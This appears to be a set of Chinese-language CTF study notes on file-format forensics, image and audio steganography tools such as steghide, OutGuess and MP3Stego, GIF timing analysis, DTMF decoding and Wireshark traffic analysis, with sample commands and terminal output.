web1.zip **OVERWRITE MODE**
0 504B0304 14000000 0000E3A6 994A0000 00000000 00000000 00000400 PK ...J
28 00007777 772F504B 03041400 00000000 E3A6994A 00000000 00000000 www/PK ...J
56 00000000 10000000 7777772F 6170706C 69636174 696F6E2F 504B0304 www/application/PK
84 14000000 0800E3A6 994A3D55 6A625500 00007B00 00001900 00007777 ...J=UjbU { ww
112 772F6170 706C6963 6174696F 6E2F2E68 74616363 65737375 8CB10D80 w/application/.htaccessu...
140 300C04FB 4C612660 81888A86 82860522 441C1129 8985850B 981E8390 0 .La&`..... "D )... . .
168 A0C997FF 7F678730 92978430 CBBE9E6E 2146979F A633A099 7093C83A .... g.0...0...n!F...3 .p...
196 A7041E4B 446F6CAB D07BF9F8 A622E8B1 1C1098F2 ADF8B317 504B0304 . KDol...{...".. ..... PK
224 14000000 0000E3A6 994A0000 00000000 00000000 00001600 00007777 ...J ww
252 772F6170 706C6963 6174696F 6E2F6361 6368652F 504B0304 14000000 w/application/cache/PK
```

```
Android...docx **OVERWRITE MODE**
0 504B0304 14000600 08000000 2100A403 D95EE301 00008508 00001300 PK ! . . ^ . .
28 08025B43 6F6E7465 6E745F54 79706573 5D2E786D 6C20A204 0228A000 [Content_Types].xml . (
56 02000000 00000000 00000000 00000000 00000000 00000000 00000000
84 00000000 00000000 00000000 00000000 00000000 00000000 00000000
112 00000000 00000000 00000000 00000000 00000000 00000000 00000000
140 00000000 00000000 00000000 00000000 00000000 00000000 00000000
168 00000000 00000000 00000000 00000000 00000000 00000000 00000000
196 00000000 00000000 00000000 00000000 00000000 00000000 00000000
224 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

将后缀docx改成zip, 可以解压缩



双图隐写泛指CTF竞赛中所有以两张图片为解题线索的题型，这里的两张图片可以指给出一张图片然后隐藏了另一张图片，也可以指直接给出了两张图片但是需要两张图片结合分析来提取出隐藏信息。

# CTF

## 双图-运算处理

特征：在kali中使用compare比较两个图片并生成一张比较图会发现左下角有一条红线，红线处就是存在不同的地方，这种情况一般是双图像运算。

```
compare 1.png 2.png diff.png
```

# CTF steghide

Steghide是一个可以将文件隐藏到图片或音频中的工具 (linux环境)

隐藏文件

steghide embed -cf [图片文件载体] -ef [待隐藏文件]

-----

```
root@kali:~# steghide embed -cf 1.jpg -ef 1.txt
Enter passphrase:
Re-Enter passphrase:
embedding "1.txt" in "1.jpg"... done
```

查看图片中嵌入的文件信息

steghide info 1.jpg

-----

```
root@kali:~# steghide info 1.jpg
"1.jpg":
  format: jpeg
  capacity: 4.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "1.txt":
    size: 10.0 Byte
```

提取图片中隐藏的文件

steghide extract -sf 1.jpg

```
root@kali:~# steghide extract -sf 1.jpg
Enter passphrase:
wrote extracted data to "1.txt".
```

# CTF OutGuess

OutGuess是一种通用的隐写工具，可以将隐藏信息插入冗余位中。

加密：

```
outguess -d hidden.txt demo.jpg out.jpg
```


加密之后，out.jpg里就包含了hidden.txt的内容

解密：

```
outguess -r out.jpg hidden.txt
```




解密之后，解密内容放在hidden.txt中

```
root@kali:~/桌面# outguess -r guess.jpg out.txt
Reading guess.jpg....
Extracting usable bits: 16050 bits
Steg retrieve: seed: 190, len: 25
```



# GIF逐帧查看

常用工具：GifSplitter, stegsolve






# CTF gif时间轴


identify -format "%s %T \n" 100.gif

```
root@JD:~# identify -format "%T" 100_KHf05
0I.gif
666620102010102020202010202010102010201020
2020202010201020201010102020101010201010
202010101020201020201010201010202020101020
102010202010102010101020201010201020102010
102020201020201010202010201020101020201020
102010102020102020202010102010202020101020
201020202010102020102010201010202020201020
201010202020102020101010202020201010202010
202020101020201020102010102020102020202010
102010202020201010201010102020101020201010
202010102010201020201010201010202020101020
102020202010102020101020101020202020102010
102020102010201010202020101020101020201010
202010102020202010202010102020101020201010
201020102010101010102010root@JD:~# █
```



# 二维码

## 二维码修复



<https://qr.miaotony.xyz/>

# CTF 音频隐写


## □ 常见思路:

- 隐藏在声音里 (逆序)
- 隐藏在数据里
- 在声波和频谱里

## □ 工具:


- Audacity
- MATLAB

# CTF 频谱



# CTF 波形

通常来说，波形方向的题，在观察到异常后，使用相关软件（Audacity, Adobe Audition 等）观察波形规律，将波形进一步转化为 01 字符串等，从而提取转化出最终的 flag。



# CTF DTMF信号

电话所用的 DTMF 信号来向交换机传递命令的，我们每按下电话键盘上的一个键，就会同时发出两个不同频率的声音，转化成电流在对面解析(可以回忆柯南剧场版中通过唱歌拨电话)。也就是说，打电话按下的每个键的声音，实际上是由两个纯粹的音构成的。

DTMF keypad frequencies (with sound clips)

	1209 Hz	1336 Hz	1477 Hz	1633 Hz
697 Hz	1	2	3	A
770 Hz	4	5	6	B
852 Hz	7	8	9	C
941 Hz	*	0	#	D

# CTF MP3Stego

```
λ decode.exe -X ISCC2016.mp3 -P bfsiscc2016
```

```
MP3StegoEncoder 1 1 17
```

```
Se ISCC2016.mp3.txt x
```

1 Flag is SkYzWEk0M1J0WlNHWTJTRktKUkdJTVpXR  
zVSV0U2REdHTVpHT1pZPQ== ???

2

```
[Frame 11041]Avg slots/frame = 417.922; b/smp = 2.90; br = 127.988 kbps
```

```
Decoding of "ISCC2016.mp3" is finished
```

```
The decoded PCM output file name is "ISCC2016.mp3.pcm"
```



02

## 流量分析




# CTF Wireshark

## 考点

从数据流中取字符串

从数据流中取文件

协议相关数据提取



# CTF


## 流中直接找字符串

strings 命令：

用于找出一个二进制文件中的字符、字符串

如果流中有完整的FLAG，

那么就可以直接使用 strings 命令获取FLAG




# CTF

## 字符串提取

有时候还是得看看字符串的  
16进制究竟长什么样子

16进制是内容的最真实写照。





# CTF 文件数据流

主要在各种用于文件传输的协议：TCP、UDP、FTP、HTTP、USB等

